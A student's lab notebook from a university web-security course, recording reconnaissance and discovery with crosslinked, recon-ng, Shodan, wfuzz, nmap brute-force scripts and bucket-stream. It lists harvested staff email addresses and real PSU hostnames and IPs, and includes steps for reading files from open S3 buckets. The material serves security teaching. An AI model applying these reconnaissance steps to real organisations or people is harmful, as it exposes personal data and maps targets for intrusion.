



Internal IP addresses	3
5.2: Reconnaissance tools	4
3. crosslinked setup	4
4. recon-ng setup	4
6. recon-ng profiles	5
recon-ng hosts via search engine	6
recon-ng hosts via certificate transparency reports	7
recon-ng hosts via Shodan	9
5.3: Discovery tools (Pt 1)	10
nmap basic scans	14
nmap script library	16
nmap script execution	17
bucket-stream	18
5.4: Discovery tools (Pt 2)	21
5.5: Exploitation tools (Pt 1)	22
sqlmap	23
SQL Injection #1 (WFP1)	23
SQL Injection #2 (WFP1)	24
xsstrike	26
commix	30
Option #1 (from source)	31
Option #2 (on Kali VM)	31
Output	31
5.6: Exploitation tools (Pt 2)	33
metasploit Directory Scan	33
metasploit Credential Stuffing	34

5.1: Tools setup

Go to "Compute Engine" to find the External IP address of each VM that is running a server and visit the address in a web browser.

- Take screenshots of the top part of the landing page for each deployment



Internal IP addresses

Duration: 3:00

It is important that your accesses in this lab use the Internal IP addresses of each server.

- To help ensure that you do, take a screenshot and include in your notebook a listing of all VMs you have running and their Internal IP addresses.

We will be using these addresses to perform tasks in our labs.

<input type="checkbox"/>	<input checked="" type="checkbox"/>	lampstack-1-vm	us-west1-b	10.138.0.10 (nic0)
<input type="checkbox"/>	<input checked="" type="checkbox"/>	nginxstack-1-vm	us-west1-b	10.138.0.11 (nic0)
<input type="checkbox"/>	<input checked="" type="checkbox"/>			
<input type="checkbox"/>	<input checked="" type="checkbox"/>	The code was enc...	Yesterday document...	March 6, 2022 at 6:11 PM
				Madler

5.2: Reconnaissance tools

3. crosslinked setup


- How many people did the command return? 406
- Take a screenshot of the first 10 addresses in names.txt
-

```
[(env) (base)] matthewadler@Matthews-Air crosslinked % cat names.txt
images.for@pdx.edu
julie.smith@pdx.edu
paige.parker@pdx.edu
jason.franklin@pdx.edu
megan.schneider@pdx.edu
david.kunz@pdx.edu
greg.flores@pdx.edu
view.all@pdx.edu
nya.mbock@pdx.edu
ashley.nilson@pdx.edu
aimée.shattuck@pdx.edu
michael.walsh@pdx.edu
kanani.porotesano@pdx.edu
jerrod.thomas@pdx.edu
psu.alumni@pdx.edu
erica.geller@pdx.edu
michael.roche@pdx.edu
sonja.taylor@pdx.edu
```

4. recon-ng setup

6. recon-ng profiles

Take a screenshot showing the contact e-mail addresses for PSU

```
[*] 7 total (7 new) contacts found.  
[recon-ng][default][whois_pocs] > show contacts  
  
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+  
| rowid | first_name | middle_name | last_name | email | title | region | country | phone | notes | module |  
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+  
| 1     |           |           | Abuse      | abuse@pdx.edu | Whois contact | Portland, OR | United States |       |       | whois_pocs |  
| 2     | ALEX       |           | SANCHEZ    | asanchez@pdx.edu | Whois contact | Portland, OR | United States |       |       | whois_pocs |  
| 3     |           |           | Ryan       | bass@arin0pdx.edu | Whois contact | Portland, OR | United States |       |       | whois_pocs |  
| 4     |           |           |           | noc@pdx.edu  | Whois contact | Portland, OR | United States |       |       | whois_pocs |  
| 5     | Robert     |           | Rotsted    | rrotsted@pdx.edu | Whois contact | Portland, OR | United States |       |       | whois_pocs |  
| 6     |           |           | Wrate      | twrate@pdx.edu | Whois contact | Portland, OR | United States |       |       | whois_pocs |  
| 7     | Timothy    |           | Wrate      | noc@lists.pdx.edu | Whois contact | Portland, OR | United States |       |       | whois_pocs |  
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+  
  
[*] 7 rows returned  
[recon-ng][default][whois_pocs] > 
```

Another valuable source of information are profiles of people in an organization that can be found on social media sites and search engines. `recon-ng` supports several profile collection modules for doing so.

- Begin by finding, installing, and loading the `recon/profiles-profiles/profiler` module.
- Then, set the `SOURCE` to the username `I337_h4x0r`. This will search for any account with this username on the Internet.
- Then, run the command. The command will output profiles that it finds that use this name.

The command will save these results into the database under a table called `profiles` including the URLs of the profiles.

- Display the profiles using the command "show profiles" and take a screenshot that includes several of the results for your lab notebook.

```

[recon-ng][default][profiler] > show profiles

+-----+
| rowid | username | resource | url | category |
| notes | module | | | |
+-----+
| 1 | 1337_h4x0r | MCUID (Minecraft) | https://playerdb.co/api/player/minecraft/1337_h4x0r | gaming |
| 2 | 1337_h4x0r | MySpace | https://myspace.com/1337_h4x0r | social |
| 3 | 1337_h4x0r | Reddit | https://www.reddit.com/user/1337_h4x0r/about/.json | social |
| 4 | 1337_h4x0r | scratch | https://scratch.mit.edu/users/1337_h4x0r/ | coding |
| 5 | 1337_h4x0r | Steam | https://steamcommunity.com/id/1337_h4x0r | gaming |
| 6 | 1337_h4x0r | Skyrack | https://1337_h4x0r.skyrock.com/ | social |
| 7 | 1337_h4x0r | Telegram | https://t.me/1337_h4x0r | social |
| 8 | 1337_h4x0r | TF2 Backpack Examiner | https://tf2backpackexaminer.com/1337_h4x0r | gaming |
| 9 | 1337_h4x0r | Snapchat | https://accounts.snapchat.com/auth/1337_h4x0r | social |
| 10 | 1337_h4x0r | Roblox | https://www.roblox.com/users/1337_h4x0r/games | gaming |
| 11 | 1337_h4x0r | Instagram | https://www.instagram.com/1337_h4x0r | social |
| 12 | 1337_h4x0r | Fortnite Tracker | https://fortnite-tracker.com/1337_h4x0r | gaming |
| 13 | 1337_h4x0r | datezone | https://datezone.com/1337_h4x0r | gaming |
| profiler | | | | |
+-----+

```

recon-ng hosts via search engine

The command will save these results into the database under a table called `profiles` including the URLs of the profiles.

Display the profiles using the command "show profiles" and take a screenshot that includes several of the results for your lab notebook.

```

57 | noncredit.pdx.edu | bing_domain_web
58 | codelabs.cs.pdx.edu | bing_domain_web
59 | emergency.campus.wdt.pdx.edu | bing_domain_web
60 | new.portal.its.pdx.edu | bing_domain_web
61 | archive.psas.pdx.edu | bing_domain_web
62 | dmit.sysc.pdx.edu | bing_domain_web
63 | starreweb.services.pdx.edu | bing_domain_web
64 | auth.cecs.pdx.edu | bing_domain_web
65 | moodle.cs.pdx.edu | bing_domain_web
66 | helpchat.wdt.pdx.edu | bing_domain_web
67 | by-arrangement.campus.wdt.pdx.edu | bing_domain_web
68 | jobs.hrc.pdx.edu | bing_domain_web
69 | linux.cs.pdx.edu | bing_domain_web
70 | arc.cecs.pdx.edu | bing_domain_web
71 | www.datamaster.pdx.edu | bing_domain_web
72 | video.tk20.pdx.edu | bing_domain_web
73 | financial.services.pdx.edu | bing_domain_web
74 | greeklife.pdx.edu | bing_domain_web
75 | me121.mme.pdx.edu | bing_domain_web
76 | vtreprojects.research.pdx.edu | bing_domain_web
77 | status.oit.pdx.edu | bing_domain_web
78 | atlas.geog.pdx.edu | bing_domain_web
79 | nanocrystallography.research.pdx.edu | bing_domain_web
80 | cupa.pdx.edu | bing_domain_web
81 | www.ssw.pdx.edu | bing_domain_web
82 | glaciers.pdx.edu | bing_domain_web
83 | seismos.research.pdx.edu | bing_domain_web
84 | remote.oit.pdx.edu | bing_domain_web
85 | nim.oit.pdx.edu | bing_domain_web
86 | graphics.cs.pdx.edu | bing_domain_web
87 | flows.cee.pdx.edu | bing_domain_web
88 | hasp.cs.pdx.edu | bing_domain_web
+-----+
[*] 88 rows returned
[recon-ng][default][bing_domain_web] > []

```

How many hosts did the module return? 88


recon-`ng` hosts via certificate transparency reports

The command will save any new results into the `hosts` table as well.

- **Display the hosts found using the command "show hosts" and take a screenshot that includes several of the results for your lab notebook.**

```
| 661 | basins.geog.pdx.edu | certificate_transparency |
| 662 | ssodevel.oit.pdx.edu | certificate_transparency |
| 663 | cedcatalogSV.pdx.edu | certificate_transparency |
| 664 | graphite.cat.pdx.edu | certificate_transparency |
| 665 | dev.forms.pdx.edu | certificate_transparency |
| 666 | mailbox-transfer.cecs.pdx.edu | certificate_transparency |
| 667 | secure.psas.pdx.edu | certificate_transparency |
| 668 | omseforge.cs.pdx.edu | certificate_transparency |
| 669 | aux.pdx.edu | certificate_transparency |
| 670 | www.aux.pdx.edu | certificate_transparency |
| 671 | www.meetingmaker.pdx.edu | certificate_transparency |
| 672 | ecassessment.pdx.edu | certificate_transparency |
| 673 | idmstage.oit.pdx.edu | certificate_transparency |
| 674 | www.disted.pdx.edu | certificate_transparency |
| 675 | www.studentsfirst.pdx.edu | certificate_transparency |
+-----+
-----+
```

```
[*] 675 rows returned
[recon-ng][default][certificate_transparency] > 
```




- How many more hosts did this module return? $675 - 88 = 587$ more

recon-`ng` hosts via Shodan

The command will save any new results into the `hosts` table as well.

- Display the hosts found using the command "show hosts" and take a screenshot that includes several of the results for your lab notebook.

```
| 998 | psuprint.pdx.edu | shodan_hostname | 131.252.115.207 |
| 999 | 2fix.psu.ds.pdx.edu | shodan_hostname | 131.252.96.235 |
| 1000 | alioth.lib.pdx.edu | shodan_hostname | 131.252.96.16 |
| 1001 | ventoux.cs.pdx.edu | shodan_hostname | 131.252.220.159 |
| 1002 | shibboleth-01.cecs.pdx.edu | shodan_hostname | 131.252.208.6 |
| 1003 | bia.rc.pdx.edu | shodan_hostname | 131.252.43.35 |
| 1004 | gitlab-01.cecs.pdx.edu | shodan_hostname | 131.252.208.137 |
| 1005 | auth1.cat.pdx.edu | shodan_hostname | 131.252.208.181 |
| 1006 | sso-sandbox.oit.pdx.edu | shodan_hostname | 131.252.115.173 |
| 1007 | test.print.pdx.edu | shodan_hostname | 131.252.115.206 |
| 1008 | web-othercat-ataru.cat.pdx.edu | shodan_hostname | 131.252.208.24 |
| 1009 | auth3.cat.pdx.edu | shodan_hostname | 131.252.208.11 |
| 1010 | register.crec.pdx.edu | shodan_hostname | 131.252.96.215 |
+-----+
[*] 1010 rows returned
[recon-ng][default][shodan_hostname] > 
```



- How many more hosts did this module return? 335

- How many total hosts have been revealed in these 3 scans? Unfortunately, PSU must protect them all appropriately. $1010 + 675 + 88 = 1773$ total

5.3: Discovery tools (Pt 1)

Wfuzz

Take a screenshot output for each that includes your OdinID in the output.

```
[root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 10.]
138.0.10/FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init__.py:34: UserWarning:Pycurl is not co
mpiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Che
ck Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://10.138.0.10/FUZZ
Total requests: 951

=====
ID      Response    Lines     Word     Chars     Payload
=====

000000035:   301        7 L       20 W      233 Ch     "admin"
000000342:   301        7 L       20 W      233 Ch     "files"
000000613:   403        0 L       14 W      94 Ch      "phpmyadmin"
000000718:   301        7 L       20 W      234 Ch     "secret"


Total time: 3.396809
Processed Requests: 951
Filtered Requests: 947
Requests/sec.: 279.9685
```

```
[root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 |> 138.0.11/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.138.0.11/FUZZ
Total requests: 951

=====
ID      Response    Lines     Word     Chars     Payload
=====

000000035: 301        7 L       11 W      162 Ch     "admin"
000000342: 301        7 L       11 W      162 Ch     "files"
000000613: 403        0 L       14 W      94 Ch      "phpmyadmin"
000000718: 301        7 L       11 W      162 Ch     "secret"
000000794: 403        7 L       9 W       146 Ch     "status"

Total time: 3.395324
Processed Requests: 951
Filtered Requests: 946
Requests/sec.: 280.0910
```




```
[root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 10.138.0.2/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.138.0.2/FUZZ
Total requests: 951

=====
ID      Response    Lines     Word     Chars     Payload
=====

000000224: 301      9 L      28 W      306 Ch    "css"
000000342: 301      9 L      28 W      308 Ch    "files"
000000390: 200      46 L     87 W      1320 Ch   "header"
000000414: 301      9 L      28 W      306 Ch    "img"
000000422: 200      185 L    332 W     6033 Ch   "index"
000000456: 301      9 L      28 W      305 Ch    "js"
000000468: 301      9 L      28 W      307 Ch    "ldap"
000000862: 301      9 L      28 W      309 Ch    "upload"
000000943: 301      9 L      28 W      306 Ch    "xml"


Total time: 0
Processed Requests: 951
Filtered Requests: 942
Requests/sec.: 0
```



```
[root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 10.138.0.3/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.138.0.3/FUZZ
Total requests: 951

=====
ID      Response    Lines     Word      Chars      Payload
=====

Total time: 6.637563
Processed Requests: 951
Filtered Requests: 951
Requests/sec.: 143.2754
```




```
[root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 10
138.0.13/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not c
mpiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Ch
ck Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.138.0.13/FUZZ
Total requests: 951

=====
ID      Response   Lines    Word     Chars   Payload
=====

000000021: 301      1 L     10 W     144 Ch   "a"
000000035: 301      1 L     10 W     148 Ch   "admin"
000000038: 301      1 L     10 W     148 Ch   "Admin"
000000083: 301      1 L     10 W     144 Ch   "b"
000000132: 301      1 L     10 W     144 Ch   "c"
000000342: 301      1 L     10 W     148 Ch   "files"
000000718: 301      1 L     10 W     149 Ch   "secret"

Total time: 3.605145
Processed Requests: 951
Filtered Requests: 944
Requests/sec.: 263.7896
```



nmap basic scans

Duration: 5:00

Start by performing a basic scan of the web servers you have brought up via their internal IP addresses.

```
nmap <target_IP_addresses>
```

Identify servers that expose ports other than ssh and http and include them in your lab notebook.

Lampstack includes https

Nginxstack includes https

Windows includes ms-wbt-server, wsdapi

Wfp1 includes ldap

nmap can attempt to perform a fingerprinting operation on operating system and server software.

- Show a screenshot of the output when enabling this option.

```
nmap -sV <target_IP_addresses>
```

```
root@kali:~# nmap -sV 10.138.0.10-13
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-08 18:39 EST
Nmap scan report for lampstack-1-vm.c.w22websec-madler-matt-adler.internal (10.138.0.10)
Host is up (0.032s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52 ((Unix) OpenSSL/1.1.1d)
443/tcp   open  ssl/http Apache httpd 2.4.52 ((Unix) OpenSSL/1.1.1d)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Nmap scan report for nginxstack-1-vm.c.w22websec-madler-matt-adler.internal (10.138.0.11)
Host is up (0.032s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http     nginx
443/tcp   open  ssl/http nginx
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for windowinstance.c.w22websec-madler-matt-adler.internal (10.138.0.13)
Host is up (0.033s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5357/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (3 hosts up) scanned in 19.70 seconds
root@kali:~# nmap -sV 10.138.0.2-3
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-08 18:40 EST
Nmap scan report for wfp1-vm.c.w22websec-madler-matt-adler.internal (10.138.0.2)
Host is up (0.032s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
389/tcp   open  ldap     OpenLDAP 2.2.X - 2.3.X
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for wfp2-vm.c.w22websec-madler-matt-adler.internal (10.138.0.3)
Host is up (0.032s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 12.92 seconds
root@kali:~#
```



Based on the reported versions on the WFP1 VM, how old do you think the distribution being used is? Since 2012, 10 years old.

`nmap` can perform a deeper fingerprinting operation on servers as well.

What additional kinds of information is returned when adding the `-A` flag versus the previous? Network distance, service info, targetName, netBIOSDomain Name, DNS domain name, product version, etc

nmap script library

Then, find the name of the script that performs a brute-force attack on WordPress users and include it in your lab notebook.

Answer:

`Http-wordpress-brute target`

Scripts are also classified based on the services they target such as `ssh` and `http`.

One can list the scripts associated with a particular service via:

```
nmap --script-help "<service>*"
```

Use this command and see the variety of scripts that can be used to launch scans on `ssh`.

- Then, find the name of the script that checks the authentication methods supported by a server and include it in your lab notebook.
- Answer:
 - `Ssh-auth-methods`

Finally, one can narrow script searches using conjunctions.

- Run the example below to find the name of the script that performs a brute-force attack on `ssh` and include it in your lab notebook

```
nmap --script-help "ssh* and brute"
```

Answer:

`ssh-brute`

Categories: brute intrusive

<https://nmap.org/nsedoc/scripts/ssh-brute.html>

Performs brute-force password guessing against ssh servers.

nmap script execution

Executing nmap scripts are done in a similar manner as searching for them. For example, if one wants to launch all brute-force attack scripts on ssh on a particular IP address, one can perform the command below:

```
nmap --script "ssh* and brute"
<target_IP_address>
```

One could also specify a single script to execute as shown below:

```
nmap --script <name_of_script>
<target_IP_address>
```

With a single nmap command, run all http scripts that are in the discovery category on WFP1 VM.

- What is the name of the script that corresponds to the same function that wfuzz provides? Show a screenshot of its section of the nmap output. Did it find the same directories that wfuzz did for WFP1?

- Answer: yes it found same directories
- What is the name of the script that reveals parameters that are reflected back in the output? Show a screenshot of its section of the `nmap` output including the vulnerable URLs that it discovers.
 - Answer: The parameter is `http-unsafe-output-escaping`.

bucket-stream

Duration: 10:00

`bucket-stream` is a tool that searches for open AWS S3 buckets. Install the `bucket-stream` tool on your Kali VM on Google Cloud

```
git clone https://github.com/eth0izzle/bucket-stream
cd bucket-stream
virtualenv -p python3 env
source env/bin/activate
pip3 install -r requirements.txt
```


Run the tool across at least 5000 buckets.

```
python3 bucket-stream.py --ignore-rate-limiting
```

- If an open bucket is not found, take a screenshot
 - No bucket found


Otherwise, visit the URL of an open S3 bucket in a browser to obtain the bucket's manifest. Then, find a file key within the manifest and append it to the end of the bucket's URL to directly access the file

- Show a screenshot of the file key in the manifest
 - Show a screenshot of the contents of the file via direct access within bucket
-



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>sits</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
